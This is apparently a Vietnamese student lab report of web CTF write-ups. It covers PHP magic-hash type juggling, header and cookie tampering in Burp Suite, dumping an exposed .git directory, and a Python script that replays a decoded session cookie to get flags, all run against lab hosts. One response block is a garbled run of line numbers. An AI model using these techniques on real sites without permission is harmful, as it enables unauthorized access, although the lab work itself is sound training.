If the hash computed starts with "0e" (or "0..0e") only followed by numbers, PHP will treat the hash as a float.

Hash	"Magic" Number / String	Magic Hash
MD4	gH0nAdHk	0e096229559581069251163783434175
MD4	lif+hTai	00e90130237707355082822449868597
MD5	240610708	0e462097431906509019562988736854
MD5	QNKCDO	0e830400451993494058024219903391
MD5	0e1137126905	0e291659922323405260514745084877
MD5	0e215962017	0e291242476940776845150308577824
MD5	129581926211651571912466741651878684928	06da5430449f8f6f23dfc1276f722738
SHA1	10932435112	0e07766915004133176347055865026311692244
SHA-224	10885164793773	0e281250946775200129471613219196999537878926740638594636
SHA-	34250003024812	0e46289032038065916139621039085883773413820991920706299695051332

Thực hiện truyền thêm payload là flag và flag1 và thì ta có được flag2 I5_

Session 02: Writeup challenge web

Burp Suite Community Edition v2023.2.3 - Temporary Project

Target: http://wcamxwl32pue3e6m4m236nlbg301mqrvw6pc2zo-web.cybertalentslabs.com

Request

```
Pretty Raw Hex
1 GET /hint.php HTTP/1.1
2 Host: wcamxwl32pue3e6m4m236nlbg301mqrvw6pc2zo-web.cybertalentslabs.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.563.65 Safari/537.36
5 Referer: http://cyberguy
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: flag=240E1070B; flag1=QWVCDZ0
10 Connection: close
11
12
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Server: Apache/2.4.29
3 Date: Thu, 23 Mar 2023 07:54:14 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 87
6 Connection: close
7
8 Parameter is good even it was <b>
9   True
10  or <b>
11    False
12  </b>
13  0x44uH(H3r0_<b>
14<b>
15 5. <b>
16<b>
17<b>
```

Selected text: 15_

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 2

Request headers: 9

Response headers: 5

0 matches | 0 matches

Done Type here to search 34°C Nắng ráo rác 2:55 PM ENG 3/23/2023

Tiếp tục thực hiện gửi lệnh vào trang robots.txt thì ta thấy có kết nối và thông tin user-agent là G3t_My_Fl@g_N0w0

Burp Suite Community Edition v2023.2.3 - Temporary Project

Target: http://wcamxwl32pue3e6m4m236nlbg301mqrvw6pc2zo-web.cybertalentslabs.com

Request

```
Pretty Raw Hex
1 PUT /robots.txt.php HTTP/1.1
2 Host: wcamxwl32pue3e6m4m236nlbg301mqrvw6pc2zo-web.cybertalentslabs.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.563.65 Safari/537.36
5 Referer: http://wcamxwl32pue3e6m4m236nlbg301mqrvw6pc2zo-web.cybertalentslabs.com/robots.txt.php
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: flag=240E1070B; flag1=QWVCDZ0
10 Connection: close
11
12
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Thu, 23 Mar 2023 07:50:17 GMT
3 Content-Type: text/html; charset=UTF-8
4 Content-Length: 266
5 Connection: close
6
7 Vary: Accept-Encoding
8
9 Array
10 [
11   [0] => User-Agent: *
12   [1] => Disallow: /flag.php
13   [2] => Allow: /index.php
14   [3] => Allow: /index.php
15   [4] => Allow: /real_flag.php
16   [5] => Allow: /user_check.php
17   [6] => User Agent :: G3t_My_Fl@g_N0w0()
18   [7] => Try To Access user_check File
19 ]
```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 2

Request headers: 9

Response headers: 6

0 matches | 0 matches

Done Type here to search 33°C Nắng ráo rác 2:58 PM ENG 3/23/2023

Tiếp tục thực hiện thay đổi user-agent và gửi lại thì ta có được full flag

```

Request
Pretty Raw Hex
1 PUT /user_check.php HTTP/1.1
2 Host: wcamwl32pu3e6m4m236nlbg30lmqrw6lpc2zo-web.cybertalentslabs.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: G3_My_F1g8_N0w()
5 Referer: http://wcamwl32pu3e6m4m236nlbg30lmqrw6lpc2zo-web.cybertalentslabs.com/robots.txt.php
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: flag=240E10708; flag1=QHNCDC2
10 Connection: close
11
12

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.23.2
3 Date: Tue, 23 Mar 2023 08:02:44 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 84
6 Connection: close
7 Vary: Accept-Encoding
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
59
60
61
62
63
64
65
66
67
68
69
69
70
71
72
73
74
75
76
77
78
79
79
80
81
82
83
84
85
86
87
88
89
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
129
130
131
132
133
134
135
136
137
138
139
139
140
141
142
143
144
145
146
147
148
149
149
150
151
152
153
154
155
156
157
158
159
159
160
161
162
163
164
165
166
167
168
169
169
170
171
172
173
174
175
176
177
178
179
179
180
181
182
183
184
185
186
187
188
189
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
209
210
211
212
213
214
215
216
217
218
219
219
220
221
222
223
224
225
226
227
228
229
229
230
231
232
233
234
235
236
237
238
239
239
240
241
242
243
244
245
246
247
248
249
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
287
288
289
289
290
291
292
293
294
295
296
297
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
688
689
689
690
691
692
693
694
695
696
697
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
987
988
989
989
990
991
992
993
994
995
996
997
997
998
999
999
1000
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1397
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2097
2097
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
```

Figure 39: Hình ảnh bắt gói tin trang web

Dưới đây là hình ảnh dùng Burp Suite bắt gói tin trang web

Ngay câu tok a only talks German tức tok a chỉ nói được tiếng Đức, chúng em đã suy nghĩ đến việc thử sửa giá trị trường Accept-Language thành mã **de** để xem xét chuyện gì xảy ra tiếp theo, và rất may việc sửa chữa như vậy đã giúp chúng em vượt qua được challenge này

```

Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: wcamxwl32pue3e6mg23g207f834kkgvdmw8xh9vr-web.cybertalentslabs.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: de
8 Connection: close
9
10

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.23.2
3 Date: Tue, 21 Mar 2023 22:04:30 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Length: 342
7
8 <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" integrity="sha384-gg0yR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2M ZwIT" crossorigin="anonymous">
<title> CATCH TOKA </title>
<br>
<hr>
<center>
<h4> wow you speak german too XD , here a flag > FLAG{HE4DERS_M4G1C} <h4>
</center>
<br>
</hr>
;

```

Figure 40: Hình ảnh sửa gói tin GET request và thông tin flag hiển thị ở response

Bước 2: Sửa GET request và nhận flag

FLAG{HE4DERS_M4G1C}

Khuyến cáo: Lọc đầu vào cái gói tin gửi lên

40. Kịch bản Sonic go brrr

Sonic go brrr - data

Thực hiện gửi payload bằng python để truy cập lấy thông tin

Mô tả

Đầu tiên ta sẽ thực hiện tìm kiếm các domain hiện có của trang

```
(kali㉿kali)-[~]
$ dirb http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/

DIRB v2.22
By The Dark Raver

setup.cfg

START_TIME: Thu Mar 23 13:40:17 2023
URL_BASE: http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/ —
+ http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/HEAD (CODE:200 | SIZE:23)
^C Testing: http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.listings

(kali㉿kali)-[~]
$
```

Tiếp theo ta thấy được là có trang .git nên ta sẽ sử dụng git-dumper để tải về

```
(kali㉿kali)-[~]
$ git-dumper http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/ cau23
[-] Testing http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/HEAD [200]
[-] Testing http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.gitignore [404]
[-] http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.gitignore responded with status code 404
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/objects/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/config [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/refs/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/description [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/COMMIT_EDITMSG [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/info/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/index [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/HEAD [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/objects/4b/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/logs/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/branches/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/hooks/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/objects/9a/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/objects/5a/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/objects/38/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/objects/68/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/objects/76/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/objects/79/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/objects/92/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/objects/d0/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/refs/heads/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/objects/info/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/objects/pack/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/refs/tags/ [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/info/exclude [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/objects/4b/825dc642cb6eb9a060e54bf8d69288fbee4904 [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/logs/HEAD [200]
[-] Fetching http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cybertalentslabs.com/.git/hooks/applypatch-msg.sample [200]
```

Tiếp theo ta sẽ tìm kiếm flag thì thấy được flag giả

```
kali@kali: ~/Downloads/cau23
File Actions Edit View Help
[(kali㉿kali)-~/Downloads/cau23]
$ cat index.php | grep flag
echo '<span filter-content="S">You won against sonic!!! GJ Here is a flag for you: flag{f4k3_fl4g}</span>';
[(kali㉿kali)-~/Downloads/cau23]
$
```

ta tiếp tục tìm kiếm thì thấy được thông tin trên đó là cookie trường secret và mã base64 để gửi đi

```
if(!isset($_SESSION['flooog']) and !isset($_COOKIE['secret'])) {
    $flog=generateRandomString();
    $_SESSION['flooog'] = $flog;
    $_SESSION['counter'] = mstime();
    setcookie("secret",base64_encode($flog));
}
```

vậy ta sẽ code để thực hiện gửi payload

```
import requests
import base64
from urllib.parse import unquote

#import link
url="http://wcamxwl32pue3e6m5l3n94wbq36omqvrw6lpc2zo-web.cyberthalentslabs.com/index.php"

#request session
session = requests.Session()

#generate request 1
r1 = session.get(url)

#encrypted cookie
enc = unquote(session.cookies['secret'])

#decoding cookie
```

```
dec = base64.b64decode(enc)

#generate request 2

r2 = session.post(url,data={'Q':dec})

#result

print(r2.text)
```

Thực thi đoạn code và ta có được kết quả

```
PS C:\Users\acer\Downloads\cau23> py .\code_1.py
<!DOCTYPE html>
<html lang="en" >
<head>
  <meta charset="UTF-8">
  <title>CodePen - CSS+SVG Motion Blur Text Effect</title>
  <link rel="stylesheet" href="./style.css">
</head>
<body>
<!-- partial:index.partial.html -->
<svg xmlns="http://www.w3.org/2000/svg">
  <!-- filterUnits is required to prevent clipping the blur outside the viewBox -->
  <filter id="motion-blur-filter" filterUnits="userSpaceOnUse">
    <!-- We only want horizontal blurring. x: 100, y: 0 -->
    <feGaussianBlur stdDeviation="100 0"></feGaussianBlur>
  </filter>
</svg>

<span filter-content="S">You won against sonic!!! GJ Here is a flag for you: flag{s0n1c_isnt_that_fast_after_all}</span>

<!-- partial -->
<script src='https://cdnjs.cloudflare.com/ajax/libs/vue/2.6.12/vue.min.js'></script>
</body>
</html>
```

PS C:\Users\acer\Downloads\cau23>

flag{s0n1c_isnt_that_fast_after_all}

Khuyến cáo: chặn các truy cập không rõ nguồn gốc

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

- YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)** - cỡ chữ 13. **Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).

Ví dụ: [NT101.K11.ANTT]-Session1_Group3.

- Nếu báo cáo có nhiều file, nén tất cả file vào file **.ZIP** với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

Bài sao chép, trẽ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT